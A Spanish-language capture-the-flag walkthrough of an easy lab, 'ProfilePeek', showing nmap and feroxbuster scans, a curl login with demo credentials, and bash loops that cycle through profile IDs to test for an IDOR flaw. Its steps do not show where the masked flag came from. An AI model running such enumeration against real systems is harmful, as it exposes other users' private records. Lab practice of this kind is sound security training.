

Solución al lab **ProfilePeek** (nivel fácil)

```
chifay@kali: ~/Whoami-Labs/ProfilePeek
Session Actions Edit View Help

WHOAMI-LABS.COM

Bienvenido a WHOAMI-LABS.COM.
Aprende, simula, escala. Sin burocracia.

[*] Cargando imagen desde profilepeek.tar ...
[+] Imagen cargada exitosamente

[*] Iniciando laboratorio ...

[v] Laboratorio desplegado correctamente.

LAB: ProfilePeek
DIFICULTAD: ★★★★★★ fácil (1 puntos)

IP del laboratorio: 172.17.0.3

Ingresa la flag (formato BURP{...}):
```


Iniciaremos realizando un escaneo de puertos con nmap

```
chifay@kali: ~/Whoami-Labs/ProfilePeek
Session Actions Edit View Help

chifay@kali: ~/Whoami-Labs/ProfilePeek
(chifay@kali)-[~/Whoami-Labs/ProfilePeek]
$ nmap -p- -sV -sC -sS -vvv -n -Pn --min-rate=5000 172.17.0.3 -oN nmap_profilepeek
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-02 16:07 -0600

PORT      STATE SERVICE REASON      VERSION
5000/tcp  open  http    syn-ack ttl 64 Gunicorn
|_ http-methods:
|_ Supported Methods: GET HEAD OPTIONS
|_ http-server-header: gunicorn
|_ http-title: ProfilePeek
MAC Address: 62:CD:A7:8C:07:10 (Unknown)
```

Inspección visual página principal



Código fuente

```
1  <!DOCTYPE html><html><head><meta charset="utf-8"><title>ProfilePeek</title>
2  <style>
3  body{font-family:sans-serif;background:#222;color:#ddd;margin:0;padding:0}
4  nav{background:#111;padding:12px 20px}
5  nav a{color:#7fdbff;margin-right:16px;text-decoration:none}
6  .wrap{padding:24px;max-width:720px}
7  h1{font-size:1.4em}
8  table{border-collapse:collapse;width:100%}
9  td,th{border:1px solid #444;padding:8px;text-align:left}
10 input{padding:8px;margin:4px 0;background:#333;border:1px solid #555;color:#fff}
11 button{padding:8px 16px;background:#2ecc40;border:none;cursor:pointer}
12 .err{color:#ff4136}
13 .meta{color:#888;font-size:0.85em}
14 .flag{font-family:monospace;background:#111;padding:10px;margin-top:10px}
15 </style></head><body>
16 <nav>
17   <a href="/">Inicio</a>
18   <a href="/login">Login</a>
19   <a href="/profiles">Perfiles</a>
20   <a href="/profile?uid=1">Mi perfil (uid=1)</a>
21   <a href="/about">About</a>
22 </nav>
23 <div class="wrap">
24   <h1>ProfilePeek Intranet</h1>
25   <p>Directorio interno de empleados. Inicia sesión para ver tu perfil.</p>
26   <p class="meta">Explora los enlaces del menú (útil para Site map en Burp Target).</p>
27 </div></body></html>
```

Panel Login

Login

Not Secure http://172.17.0.3:5000/login

OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

Inicio Login Perfiles Mi perfil (uid=1) About

Login

Usuario

Contraseña

Entrar

Cuenta demo: alice / alice1

Código fuente panel Login

```
1
2  <!DOCTYPE html><html><head><meta charset="utf-8"><title>Login</title>
3  <style>
4  body{font-family:sans-serif;background:#222;color:#ddd;margin:0;padding:0}
5  nav{background:#111;padding:12px 20px}
6  nav a{color:#7fdbff;margin-right:16px;text-decoration:none}
7  .wrap{padding:24px;max-width:720px}
8  h1{font-size:1.4em}
9  table{border-collapse:collapse;width:100%}
10 td,th{border:1px solid #444;padding:8px;text-align:left}
11 input{padding:8px;margin:4px 0;background:#333;border:1px solid #555;color:#fff}
12 button{padding:8px 16px;background:#2ecc40;border:none;cursor:pointer}
13 .err{color:#ff4136}
14 .meta{color:#888;font-size:0.85em}
15 .flag{font-family:monospace;background:#111;padding:10px;margin-top:10px}
16 </style></head><body>
17
18 <nav>
19   <a href="/">Inicio</a>
20   <a href="/login">Login</a>
21   <a href="/profiles">Perfiles</a>
22   <a href="/profile?uid=1">Mi perfil (uid=1)</a>
23   <a href="/about">About</a>
24 </nav>
25
26 <div class="wrap">
27   <h1>Login</h1>
28   <form method="POST">
29     <div><label>Usuario</label><br>
30     <input name="username" type="text"></div>
31     <div><label>Contraseña</label><br>
32     <input name="password" type="password"></div>
33     <button type="submit">Entrar</button>
34   </form>
35
36   <p class="meta">Cuenta demo: alice / alice1</p>
37 </div></body></html>
38
```

Panel Perfiles

Profiles

Not Secure http://172.17.0.3:5000/profiles

Inicio Login Perfiles Mi perfil (uid=1) About

Listado de perfiles (20 empleados)

uid	user	nombre	
1	alice	Alice Dev	ver
2	bob	Bob Ops	ver
3	charlie	Charlie QA	ver
4	david	David Support	ver
5	elena	Elena Sec	ver
6	frank	Frank Design	ver
7	grace	Grace HR	ver
8	hector	Hector Sales	ver
9	irene	Irene Finance	ver
10	jorge	Jorge Legal	ver
11	karen	Karen Product	ver
12	luis	Luis Mobile	ver

13	marta	Marta Growth	ver
14	nicolas	Nicolas Backend	ver
15	olivia	Olivia Data	ver
16	pablo	Pablo Infra	ver
17	carol	Carol CISO Admin	ver
18	quinn	Quinn Cloud	ver
19	raul	Raul AI	ver
20	sofia	Sofia VP Eng	ver

También disponible: [/profile/<id>](#)


Código fuente panel Perfiles

```


8 h1{font-size:1.4em}
9 table{border-collapse:collapse;width:100%}
10 td,th{border:1px solid #444;padding:8px;text-align:left}
11 input{padding:8px;margin:4px 0;background:#333;border:1px solid #555;color:#fff}
12 button{padding:8px 16px;background:#2ecc40;border:none;cursor:pointer}
13 .err{color:#ff4136}
14 .meta{color:#888;font-size:0.85em}
15 .flag{font-family:monospace;background:#111;padding:10px;margin-top:10px}
16 </style></head><body>
17
18 <nav>
19 <a href="/">Inicio</a>
20 <a href="/login">Login</a>
21 <a href="/profiles">Perfiles</a>
22 <a href="/profile?uid=1">Mi perfil (uid=1)</a>
23 <a href="/about">About</a>
24 </nav>
25
26 <div class="wrap">
27 <h1>Listado de perfiles (20 empleados)</h1>
28 <table>
29 <tr><th>uid</th><th>user</th><th>nombre</th><th></th></tr>
30 <tr><td>1</td><td>alice</td><td>Alice Dev</td><td><a href="/profile?uid=1">ver</a></td></tr><tr><td>2</td><td>bob</td><td>Bob Ops</td><td><a href="/profile?uid=2">ver</a></td></tr><tr><td>3</td><td>charlie</td><td>Charlie QA</td><td><a href="/profile?uid=3">ver</a></td></tr><tr><td>4</td><td>david</td><td>David Support</td><td><a href="/profile?uid=4">ver</a></td></tr><tr><td>5</td><td>elena</td><td>Elena Sec</td><td><a href="/profile?uid=5">ver</a></td></tr><tr><td>6</td><td>frank</td><td>Frank Design</td><td><a href="/profile?uid=6">ver</a></td></tr><tr><td>7</td><td>grace</td><td>Grace HR</td><td><a href="/profile?uid=7">ver</a></td></tr><tr><td>8</td><td>hector</td><td>Hector Sales</td><td><a href="/profile?uid=8">ver</a></td></tr><tr><td>9</td><td>irene</td><td>Irene Finance</td><td><a href="/profile?uid=9">ver</a></td></tr><tr><td>10</td><td>jorge</td><td>Jorge Legal</td><td><a href="/profile?uid=10">ver</a></td></tr><tr><td>11</td><td>karen</td><td>Karen Product</td><td><a href="/profile?uid=11">ver</a></td></tr><tr><td>12</td><td>luis</td><td>Luis Mobiles</td><td><a href="/profile?uid=12">ver</a></td></tr><tr><td>13</td><td>marta</td><td>Marta Growth</td><td><a href="/profile?uid=13">ver</a></td></tr><tr><td>14</td><td>nicolas</td><td>Nicolas Backend</td><td><a href="/profile?uid=14">ver</a></td></tr><tr><td>15</td><td>olivia</td><td>Olivia Data</td><td><a href="/profile?uid=15">ver</a></td></tr><tr><td>16</td><td>pablo</td><td>Pablo Infra</td><td><a href="/profile?uid=16">ver</a></td></tr><tr><td>17</td><td>carol</td><td>Carol CISO Admin</td><td><a href="/profile?uid=17">ver</a></td></tr><tr><td>18</td><td>quinn</td><td>Quinn Cloud</td><td><a href="/profile?uid=18">ver</a></td></tr><tr><td>19</td><td>raul</td><td>Raul AI</td><td><a href="/profile?uid=19">ver</a></td></tr><tr><td>20</td><td>sofia</td><td>Sofia VP Eng</td><td><a href="/profile?uid=20">ver</a></td></tr>
31 </table>
32 <p class="meta">También disponible: /profile/&lt;id&gt;</p>
33 </div></body></html>
34

```


Panel Mi perfil (uid=1)




Código fuente panel Mi perfil (uid=1)



Panel About



Código fuente panel About



Enumeración de directorios con feroxbuster

```
chifay@kali: ~/Whoami-Labs/ProfilePeek
Session Actions Edit View Help
chifay@kali: ~/Whoami-Labs/ProfilePeek chifay@kali: ~/Whoami-Labs/ProfilePeek
Target Url http://172.17.0.3:5000/
In-Scope Url 172.17.0.3
Threads 50
Wordlist /usr/share/wordlists/dirb/common.txt
Status Code Filters [403, 404]
Timeout (secs) 7
User-Agent feroxbuster/2.13.1
Config File /etc/feroxbuster/ferox-config.toml
Extract Links true
Output File web.txt
Extensions [php, txt, html, bak, old, env, zip, db, sql, log, env]
HTTP methods [GET]
Recursion Depth 4

Press [ENTER] to use the Scan Management Menu™

404 GET 5l 31w 207c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200 GET 31l 62w 1151c http://172.17.0.3:5000/about
200 GET 38l 62w 1315c http://172.17.0.3:5000/login
200 GET 36l 58w 1220c http://172.17.0.3:5000/profile
200 GET 34l 97w 3090c http://172.17.0.3:5000/profiles
200 GET 31l 67w 1175c http://172.17.0.3:5000/
302 GET 5l 22w 189c http://172.17.0.3:5000/logout => http://172.17.0.3:5000/
[#####] - 21s 55416/55416 0s found:6 errors:0
[#####] - 21s 55368/55368 2671/s http://172.17.0.3:5000/
```

Probar las credenciales demo

```
(chifay@kali)-[~/Whoami-Labs/ProfilePeek]
$ # 1. Login con alice:alice1
curl -s -X POST "http://172.17.0.3:5000/login" \
-d "username=alice&password=alice1" \
-i | grep -E "Location|Set-Cookie"
Location: /profile?uid=1
Set-Cookie: session=eyJ1aWQ0JEsInVzZXJuYVllIjoieWxpY2UifQ.apii0g.noZxJ2TPtCKJoYiK7Mvh_RSDvus; HttpOnly; Path=
```

Probar IDOR en /profile

```
(chifay@kali)-[~/Whoami-Labs/ProfilePeek]
$ # 1. Probar diferentes UIDs (del 1 al 20)
for i in {1..20}; do
  echo -n "uid=$i → "
  curl -s "http://172.17.0.3:5000/profile?uid=$i" | grep -o "Usuario: [^<]*" | head -1
done
uid=1 → uid=2 → uid=3 → uid=4 → uid=5 → uid=6 → uid=7 → uid=8 → uid=9 → uid=10 → uid=11 → uid=12 → uid=13 →
uid=14 → uid=15 → uid=16 → uid=17 → uid=18 → uid=19 → uid=20 →

(chifay@kali)-[~/Whoami-Labs/ProfilePeek]
$ # 2. Probar UIDs fuera de rango (buscando el 0 o negativos)
curl -s "http://172.17.0.3:5000/profile?uid=0"
curl -s "http://172.17.0.3:5000/profile?uid=-1"
curl -s "http://172.17.0.3:5000/profile?uid=999"
Usuario no encontradoUsuario no encontradoUsuario no encontrado
```

Probar si la bandera está en un perfil específico

```
(chifay@kali)-[~/Whoami-Labs/ProfilePeek]
$ # 1. Buscar la flag en todos los perfiles
for i in {1..20}; do
  echo -n "uid=$i: "
  curl -s "http://172.17.0.3:5000/profile?uid=$i" | grep -i "flag"
done
uid=1: .flag{font-family:monospace;background:#111;padding:10px;margin-top:10px}
uid=2: .flag{font-family:monospace;background:#111;padding:10px;margin-top:10px}
uid=3: .flag{font-family:monospace;background:#111;padding:10px;margin-top:10px}
uid=4: .flag{font-family:monospace;background:#111;padding:10px;margin-top:10px}
uid=5: .flag{font-family:monospace;background:#111;padding:10px;margin-top:10px}
uid=6: .flag{font-family:monospace;background:#111;padding:10px;margin-top:10px}
uid=7: .flag{font-family:monospace;background:#111;padding:10px;margin-top:10px}
uid=8: .flag{font-family:monospace;background:#111;padding:10px;margin-top:10px}
uid=9: .flag{font-family:monospace;background:#111;padding:10px;margin-top:10px}
uid=10: .flag{font-family:monospace;background:#111;padding:10px;margin-top:10px}
uid=11: .flag{font-family:monospace;background:#111;padding:10px;margin-top:10px}
uid=12: .flag{font-family:monospace;background:#111;padding:10px;margin-top:10px}
uid=13: .flag{font-family:monospace;background:#111;padding:10px;margin-top:10px}
uid=14: .flag{font-family:monospace;background:#111;padding:10px;margin-top:10px}
uid=15: .flag{font-family:monospace;background:#111;padding:10px;margin-top:10px}
uid=16: .flag{font-family:monospace;background:#111;padding:10px;margin-top:10px}
uid=17: .flag{font-family:monospace;background:#111;padding:10px;margin-top:10px}
uid=18: .flag{font-family:monospace;background:#111;padding:10px;margin-top:10px}
uid=19: .flag{font-family:monospace;background:#111;padding:10px;margin-top:10px}
uid=20: .flag{font-family:monospace;background:#111;padding:10px;margin-top:10px}
```

Verificar la bandera

```
chifay@kali: ~/Whoami-Labs/ProfilePeek
Session Actions Edit View Help
chifay@kali: ~/Whoami-Labs/ProfilePeek  chifay@kali: ~/Whoami-Labs/ProfilePeek

Bienvenido a WHOAMI-LABS.COM.
Aprende, simula, escala. Sin burocracia.

[*] Cargando imagen desde profilepeek.tar...
[+] Imagen cargada exitosamente

[*] Iniciando laboratorio...

[v] Laboratorio desplegado correctamente.

LAB: ProfilePeek
DIFICULTAD: ★★★★★★ fácil (1 puntos)

IP del laboratorio: 172.17.0.3

Ingresa la flag (formato BURP{...}): BURP{XXXXXXXXXX}

¡Felicitaciones! Has comprometido ProfilePeek.

TIEMPO TOTAL: 00h 52m 17s
FECHA Y HORA: 2026-09-02 16:40:05 -0600

[*] Presiona Ctrl+C para eliminar el laboratorio
```